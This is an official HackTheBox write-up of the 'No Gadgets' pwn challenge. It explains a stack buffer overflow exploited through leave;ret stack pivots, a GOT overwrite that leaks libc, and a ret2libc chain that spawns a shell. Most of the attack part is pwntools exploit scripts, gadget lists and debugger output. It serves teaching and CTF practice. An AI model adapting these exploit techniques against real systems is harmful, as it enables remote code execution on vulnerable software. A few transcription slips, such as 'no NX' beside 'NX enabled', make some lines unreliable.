



HACKTHEBOX



No Gadgets

29th March 2024 / Document No. D24.102.116

Prepared By: `sasha-999`

Challenge Author(s): `sasha-999`

Difficulty: **Medium**

Classification: Official

Synopsis

- The challenge is a classic buffer overflow, with the twist that commonly used gadgets like `pop rdi ; ret` are missing. The user will instead utilise gadgets controlling `rbp` and an `fgets` gadget found in `main` to gain arbitrary writes into the binary's writable section. Using these, the user will overwrite the `strlen@GOT` to `puts@GOT`, so that a libc leak can be gained by leaking `GOT`. With the libc leak, the user can then write a classic `ret2libc` rop chain to gain RCE.

Skills Required

- Python
- Researching Skills
- C
- Know how to use common RE tools (i.e. Ghidra, IDA)

Skills Learned

- Understanding of `leave ; ret` and stack frames
- Alternative approaches to ROP besides `pop rdi`

Analyzing the source code

[illegible]

The application is quite simple, it just prompts the user for input, and reads too much data onto the stack leading to a classic buffer overflow. It then checks the string length to check for a buffer overflow, and if an overflow is detected it `exit`s so that `main` doesn't return. Otherwise it returns normally.

Protections

Running `checksec` yields:

```
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x3ff000)
```

So we're dealing with pretty standard protections, minus `PIE`.

The lack of canary and `PIE` will make our overflow feasible, and no `NX` means no shellcode (oh well, who needs shellcode anyways).

Solution

Exploitation

Bypass `strlen` check

The first problem we face is the buffer overflow check, however fortunately for us this is a flimsy check. The string length is the number of bytes before a terminating null byte, however `fgets` doesn't stop us from writing null bytes of our own, so we could place a null byte at the beginning of the buffer to force `strlen` to return a value less than `0x80`, hence bypassing the check.

Finding gadgets

Gadgets information

```
=====
0x0000000000401077 : add al, 0 ; add byte ptr [rax], al ; jmp 0x401020
0x0000000000401057 : add al, byte ptr [rax] ; add byte ptr [rax], al ; jmp 0x401020
0x00000000004010eb : add bh, bh ; loopne 0x401155 ; nop ; ret
0x0000000000401037 : add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0x401020
0x0000000000401270 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x00000000004010b8 : add byte ptr [rax], al ; add byte ptr [rax], al ; nop dword ptr [rax] ;
ret
0x0000000000401271 : add byte ptr [rax], al ; add cl, cl ; ret
0x000000000040115a : add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401039 : add byte ptr [rax], al ; jmp 0x401020
0x0000000000401272 : add byte ptr [rax], al ; leave ; ret
0x00000000004010ba : add byte ptr [rax], al ; nop dword ptr [rax] ; ret
0x0000000000401034 : add byte ptr [rax], al ; push 0 ; jmp 0x401020
0x0000000000401044 : add byte ptr [rax], al ; push 1 ; jmp 0x401020
0x0000000000401054 : add byte ptr [rax], al ; push 2 ; jmp 0x401020
```

```
0x000000000000401064 : add byte ptr [rax], al ; push 3 ; jmp 0x401020
0x000000000000401074 : add byte ptr [rax], al ; push 4 ; jmp 0x401020
0x000000000000401084 : add byte ptr [rax], al ; push 5 ; jmp 0x401020
0x000000000000401009 : add byte ptr [rax], al ; test rax, rax ; je 0x401012 ; call rax
0x00000000000040115b : add byte ptr [rcx], al ; pop rbp ; ret
0x000000000000401273 : add cl, cl ; ret
0x0000000000004010ea : add dil, dil ; loopne 0x401155 ; nop ; ret
0x000000000000401047 : add dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x401020
0x00000000000040115c : add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000000401157 : add eax, 0x2f0b ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000000401067 : add eax, dword ptr [rax] ; add byte ptr [rax], al ; jmp 0x401020
0x000000000000401013 : add esp, 8 ; ret
0x000000000000401012 : add rsp, 8 ; ret
0x0000000000004011d3 : call qword ptr [rax + 0x4855c35d]
0x000000000000401010 : call rax
0x000000000000401173 : cli ; jmp 0x401100
0x000000000000401170 : endbr64 ; jmp 0x401100
0x00000000000040100e : je 0x401012 ; call rax
0x0000000000004010e5 : je 0x4010f0 ; mov edi, 0x404040 ; jmp rax
0x000000000000401127 : je 0x401130 ; mov edi, 0x404040 ; jmp rax
0x00000000000040103b : jmp 0x401020
0x000000000000401174 : jmp 0x401100
0x0000000000004010ec : jmp rax
0x000000000000401274 : leave ; ret
0x0000000000004010ed : loopne 0x401155 ; nop ; ret
0x000000000000401156 : mov byte ptr [rip + 0x2f0b], 1 ; pop rbp ; ret
0x000000000000401062 : mov dl, 0x2f ; add byte ptr [rax], al ; push 3 ; jmp 0x401020
0x00000000000040126f : mov eax, 0 ; leave ; ret
0x0000000000004010e7 : mov edi, 0x404040 ; jmp rax
0x000000000000401052 : mov edx, 0x6800002f ; add al, byte ptr [rax] ; add byte ptr [rax], al ;
jmp 0x401020
0x000000000000401082 : movabs byte ptr [0x56800002f], al ; jmp 0x401020
0x0000000000004011d4 : nop ; pop rbp ; ret
0x0000000000004010ef : nop ; ret
0x00000000000040116c : nop dword ptr [rax] ; endbr64 ; jmp 0x401100
0x0000000000004010bc : nop dword ptr [rax] ; ret
0x0000000000004010e6 : or dword ptr [rdi + 0x404040], edi ; jmp rax
0x000000000000401158 : or ebp, dword ptr [rdi] ; add byte ptr [rax], al ; add dword ptr [rbp -
0x3d], ebx ; nop ; ret
0x00000000000040115d : pop rbp ; ret
0x000000000000401036 : push 0 ; jmp 0x401020
0x000000000000401046 : push 1 ; jmp 0x401020
0x000000000000401056 : push 2 ; jmp 0x401020
0x000000000000401066 : push 3 ; jmp 0x401020
0x000000000000401076 : push 4 ; jmp 0x401020
0x000000000000401086 : push 5 ; jmp 0x401020
0x000000000000401016 : ret
0x000000000000401042 : ret 0x2f
0x000000000000401022 : retf 0x2f
0x00000000000040100d : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x000000000000401279 : sub esp, 8 ; add rsp, 8 ; ret
0x000000000000401278 : sub rsp, 8 ; add rsp, 8 ; ret
```

```

0x000000000040100c : test eax, eax ; je 0x401012 ; call rax
0x00000000004010e3 : test eax, eax ; je 0x4010f0 ; mov edi, 0x404040 ; jmp rax
0x0000000000401125 : test eax, eax ; je 0x401130 ; mov edi, 0x404040 ; jmp rax
0x000000000040100b : test rax, rax ; je 0x401012 ; call rax

```

Unique gadgets found: 68

Due to the program being compiled to run on glibc versions 2.34 and above, the `__libc_csu_init` function is no longer present, and so most of the useful `pop` gadgets are gone, like `pop rdi ; ret`. This stops us using the classic `ret2p1t` attack, where we can call `puts` on some address containing a libc address, to get a leak.

Instead we need to leak libc using ROP in a different way, and for that we need other gadgets.

Most of the gadgets found by `ROPgadget` aren't very useful, except for `leave ; ret`.

This is a gadget found at the end of some functions, like `main` in this case, which aids in switching between stack frames.

It does this by restoring the old `rbp` of the calling function (saved base pointer), moving `rsp` up and returning.

`leave` is effectively


```

mov rsp, rbp
pop rbp


```

`rbp` here points to the saved base pointer, so moving it into `rsp` allows it to then be popped into `rbp`. Then the return address is stored directly afterwards, so then the `ret` returns to the previous code.

Example (some function called by main):



After `leave ; ret`:



Rough exploit plan

`rbp` is used to keep track of where the variables stored in a stack frame are. You can see this in action when looking at the disassembly.

The following is from the call to `fgets`.

```
0x000000000040121b <+68>: mov     rdx,QWORD PTR [rip+0x2e2e]    # 0x404050 <stdin@GLIBC_2.2.5>
0x0000000000401222 <+75>: lea     rax,[rbp-0x80]
0x0000000000401226 <+79>: mov     esi,0x1337
0x000000000040122b <+84>: mov     rdi,rax
0x000000000040122e <+87>: call    0x401060 <fgets@plt>
```

The address of the buffer is relative to `rbp` (as would other variables, if there were others).

In our buffer overflow, we don't only overwrite the return address, but also the saved base pointer, which would then get loaded into `rbp`, due to `leave`.

So with our overflow, we can control `rbp`, and we also have the above gadget which writes arbitrary data to the buffer at `[rbp-0x80]`, so combining these theoretically grants an arbitrary write.

But what to overwrite? Remember we don't have a leak, so we're limited to the binary's memory.

Recall that the binary has `Partial RELRO`, which means the `GOT` is writable!

An appealing target is `strlen@GOT`, because it's a function that takes one argument: our buffer! So we could either:

- overwrite `strlen@GOT -> puts@PLT` and point `buf` to a `GOT` entry
- overwrite `strlen@GOT -> printf@PLT` and point `buf` to a format string

Once we have a libc leak, the `ret2libc` should be trivial, because libc has a `pop rdi` gadget.

Getting arbitrary writes

```
[0x404000] puts@GLIBC_2.2.5 -> 0x401036 (puts@plt+6) ← push 0 /* 'h' */
[0x404008] strlen@GLIBC_2.2.5 -> 0x401046 (strlen@plt+6) ← push 1
[0x404010] printf@GLIBC_2.2.5 -> 0x401056 (printf@plt+6) ← push 2
[0x404018] fgets@GLIBC_2.2.5 -> 0x401066 (fgets@plt+6) ← push 3
[0x404020] setvbuf@GLIBC_2.2.5 -> 0x401076 (setvbuf@plt+6) ← push 4
[0x404028] exit@GLIBC_2.2.5 -> 0x401086 (exit@plt+6) ← push 5
```

So to get an arbitrary write onto `strlen@GOT`, we'll need to set `rbp` to `&strlen@GOT + 0x80` (since the `fgets` gadget uses `[rbp-0x80]`), and `rip` to the `fgets` gadget.

This is easily done in the first overflow, but then what?

Well we'll run through the rest of the main function and hit `leave ; ret` again. Running through what `leave` does, we see that it copies `rbp` to `rsp`, then pops `rbp` and `rip`.

Since `rbp` is `0x80` bytes after our data input, we can use the overflow to control `rbp` and `rip` again! (and we can do this for any `rbp`)

However we run into a problem when going with this approach.

```
pwndbg> x/32a 0x404000
0x404000 <puts@got.plt>:      0x401036 <puts@plt+6>  0x401046 <strlen@plt+6>
0x404010 <printf@got.plt>:  0x401056 <printf@plt+6> 0x401066 <fgets@plt+6>
0x404020 <setvbuf@got.plt>:  0x401076 <setvbuf@plt+6>      0x401086 <exit@plt+6>
0x404030:                0x0      0x0
0x404040 <stdout@GLIBC_2.2.5>: 0x7ffff7fad780 <_IO_2_1_stdout_>      0x0
0x404050 <stdin@GLIBC_2.2.5>:  0x7ffff7facaa0 <_IO_2_1_stdin_>  0x0
0x404060 <stderr@GLIBC_2.2.5>: 0x7ffff7fad6a0 <_IO_2_1_stderr_>      0x0
0x404070:                0x0      0x0
0x404080:                0x0      0x0
0x404090:                0x0      0x0
0x4040a0:                0x0      0x0
```

If we wrote to the earliest possible address `0x404000`, then `rbp = 0x404080`.

But the entries for `stdin`, `stdout`, `stderr` are between our write and `rbp`, and since we don't have a libc leak, we can't overwrite these without corrupting them and causing a crash.

This is why we need to make another write to `0x404080` first, to fill in a fake saved `rbp` and `rip`.

A naive approach to implement the above could look as follows:

```
#!/usr/bin/python3
from pwn import *

e = ELF("./vuln")
libc = ELF("./libc.so.6")
p = e.process()

leave_ret = e.sym.main+157
fgets_gadget = e.sym.main+68

overflow = b"\x00".ljust(0x80, b"A")
overflow += p64(0x404080+0x80)
overflow += p64(fgets_gadget)
p.sendline(overflow)
```

```

gdb.attach(p)
fake_rbp_rip = p64(0xdead) + p64(0xbeef)      # blank for now!
fake_rbp_rip = fake_rbp_rip.ljust(0x80, b"A")
fake_rbp_rip += p64(0x404000+0x80)
fake_rbp_rip += p64(fgets_gadget)
p.sendline(fake_rbp_rip)

overwrite = p64(e.plt.puts + 6)
overwrite += p64(e.plt.puts)                  # strlen@GOT
overwrite += p64(e.plt.printf + 6)
overwrite += p64(e.plt.fgets + 6)

p.sendline(overwrite)
p.interactive()

```

This will fail for another reason (which isn't due to my incompetence (hopefully!)), which is easier to see in gdb.

Here we get to the point where we're about to overwrite the `GOT` with `fgets`, but see something interesting. Since we've done multiple `leave`s, we've stack pivoted to the writable region. This on its own isn't a huge deal, but since it's so close to all the important addresses in the `GOT`, there's a good chance that the stack usage for the call to `fgets` will clobber them.

```

R14 0x403e00 (__do_global_ctors_aux_fini_array_entry) -> 0x401140 (__do_global_ctors_aux) <- endbr64
R15 0x7fa091b0c040 (_rtld_local) -> 0x7fa091b0d2e0 <- 0x0
RBP 0x404080 <- 0xdead
RSP 0x404110 <- 0xa /* '\n' */
*RIP 0x40122e (main+87) <- call 0x401060

[ DISASM / x86-

0x401275 <main+158>    ret
|
0x40121b <main+68>    mov     rdx, qword ptr [rip + 0x2e2e] <stdin@GLIBC_2.2.5>
0x401222 <main+75>    lea     rax, [rbp - 0x80]
0x401226 <main+79>    mov     esi, 0x1337
0x40122b <main+84>    mov     rdi, rax
> 0x40122e <main+87>    call    fgets@plt                <fgets@plt>
    s: 0x404000 (puts@got[plt]) -> 0x7fa091928ed0 (puts) <- 0x55415641fa1e0ff3
    n: 0x1337
    stream: 0x7fa091ac1aa0 (_IO_2_1_stdin_) <- 0xfbad208b

0x401233 <main+92>    lea     rax, [rbp - 0x80]
0x401237 <main+96>    mov     rdi, rax
0x40123a <main+99>    call    strlen@plt                <strlen@plt>

0x40123f <main+104>   cmp     rax, 0x80
0x401245 <main+110>   jbe     main+137                <main+137>

00:0000 | rsp 0x404110 <- 0xa /* '\n' */
01:0008 | +098 0x404118 <- 0x0
... | 6 skipped

```

And clobber them it does!


```

*R14 0x404000 (puts@got[plt]) → 0x7fa091928ed0 (puts) ← endbr64
*R15 0x1336
*RBP 0x7fa0918a5740 ← 0x7fa0918a5740
*RSP 0x404010 (printf@got[plt]) → 0x7fa091908770 (printf) ← endbr64
*RIP 0x7fa091934ba7 (__GI_IO_file_underflow+119) ← cmp qword ptr [rdi + 8], rbp
[ DISASM / x86-64 / set emulate on ]
► 0x7fa091934ba7 <__GI_IO_file_underflow+119>    cmp     qword ptr [rdi + 8], rbp
0x7fa091934bab <__GI_IO_file_underflow+123>    je      __GI_IO_file_underflow+576           <__GI_IO_file_underflow+576>
↓
0x7fa091934d70 <__GI_IO_file_underflow+576>    mov     r8, r12
0x7fa091934d73 <__GI_IO_file_underflow+579>    jmp     __GI_IO_file_underflow+169           <__GI_IO_file_underflow+169>
↓
0x7fa091934bd9 <__GI_IO_file_underflow+169>    and     edx, 0x288
0x7fa091934bdf <__GI_IO_file_underflow+175>    add     dword ptr [rdi + 4], 1
0x7fa091934be3 <__GI_IO_file_underflow+179>    cmp     edx, 0x280
0x7fa091934be9 <__GI_IO_file_underflow+185>    je      __GI_IO_file_underflow+595           <__GI_IO_file_underflow+595>
↓
0x7fa091934d83 <__GI_IO_file_underflow+595>    mov     rax, qword ptr [r8 + 0xd8]
0x7fa091934d8a <__GI_IO_file_underflow+602>    lea     r15, [rip + 0x1899d7]
0x7fa091934d91 <__GI_IO_file_underflow+609>    lea     rbp, [rip + 0x188c68]                <_IO_helper_jumps>
[ STACK ]
00:0000 | rsp 0x404010 (printf@got[plt]) → 0x7fa091908770 (printf) ← endbr64
01:0008 | 0x404018 (fgets@got[plt]) → 0x7fa091927400 (fgets) ← endbr64
02:0010 | 0x404020 (setvbuf@got[plt]) → 0x7fa091929670 (setvbuf) ← endbr64
03:0018 | 0x404028 (exit@got[plt]) → 0x7fa091ac1aa0 (_IO_2_1_stdin_) ← 0xfbad208b
04:0020 | 0x404030 (data_start) → 0x7fa091abe600 (__GI_IO_file_jumps) ← 0x0
05:0028 | 0x404038 (__dso_handle) → 0x7fa091ac1aa0 (_IO_2_1_stdin_) ← 0xfbad208b
06:0030 | 0x404040 (stdout@GLIBC_2.2.5) → 0x7fa091ac1b24 (_IO_2_1_stdin_+132) ← 0x91ac3a8000000000
07:0038 | 0x404048 → 0x404000 (puts@got[plt]) → 0x7fa091928ed0 (puts) ← endbr64

```

So we need to be more careful about where `rsp` is.

Fortunately most functions used in `main` don't use that much stack space (except for `printf`, which we can skip), so as long as `rsp` is further along in the writable region, its stack usage won't clobber anything.

We can achieve this by using an extra `leave ; ret`.

Recall that after `leave ; ret`, `rsp` points to directly after the saved `rbp` and `rip` (due to popping), and since we want `rsp` at a higher address, we can place our own saved `rbp` and `rip` pairs at high addresses. Then for the initial `leave ; ret` (at the end of `main`), we set `rbp` to point to that pair, and `rip` to `leave ; ret`. That way we control `rbp` and `rip`, while also having `rsp` be far enough to prevent clobbering!

Getting libc leak

```

#!/usr/bin/python3
from pwn import *

e = ELF("./vuln")
libc = ELF("./libc.so.6")
p = e.process()

leave_ret = e.sym.main+157
fgets_gadget = e.sym.main+68

high_addr = 0x404800

overflow = b"\x00".ljust(0x80, b"A")
overflow += p64(high_addr+0x80)
overflow += p64(fgets_gadget)
p.sendlineafter(b"Data: ", overflow)
p.recvline()

```

```

overflow = b"\x00".ljust(0x80, b"A")
overflow += p64(0x404080+0x80)
overflow += p64(fgets_gadget)
# rbp,rip pair at high address
overflow += p64(0x404000+0x80)
overflow += p64(fgets_gadget)
p.sendline(overflow)
p.recvline()

gdb.attach(p)
fake_rbp_rip = p64(0xdead) + p64(0xbeef)      # blank for now!
fake_rbp_rip = fake_rbp_rip.ljust(0x80, b"A")
fake_rbp_rip += p64(high_addr+0x90)
fake_rbp_rip += p64(leave_ret)
p.sendline(fake_rbp_rip)
p.recvline()

overwrite = p64(e.plt.puts + 6)
overwrite += p64(e.plt.puts)                  # strlen@GOT
overwrite += p64(e.plt.printf + 6)
overwrite += p64(e.plt.fgets + 6)

p.sendline(overwrite)

libc_leak = u64(p.recv(6) + b"\x00\x00")
log.info(f"puts: {hex(libc_leak)}")

libc.address = libc_leak - libc.sym.puts
log.info(f"libc: {hex(libc.address)}")

p.interactive()

```

Applying this gives us the script above, which successfully leaks libc base. We overwrite `strlen@GOT` to `puts@PLT` (not `printf@PLT` because it uses a lot of stack space), and after we overwrite `GOT`, `strlen` gets called. The way it's set up is that `buf -> puts@GOT`, which is now `puts@PLT + 6`. But when `strlen` gets called, `puts` is called, which resolves `puts@GOT` in time for `buf` to now point to `puts@LIBC`, giving us a leak!

And we don't have to worry about the return value being greater than `0x80`, because `puts` returns the number of bytes outputted, which would be `7` (`6` for the address, `1` for the newline).

Getting a shell

From here getting a shell is trivial. Since we have libc, we can easily find all the gadgets we need, so all we need is to write another rop chain which calls `system("/bin/sh")`.

In my rop chain I used `system`, which also uses a lot of stack space, so I made `rsp` point to a further up location again, but you could just use `execv` and not face this problem.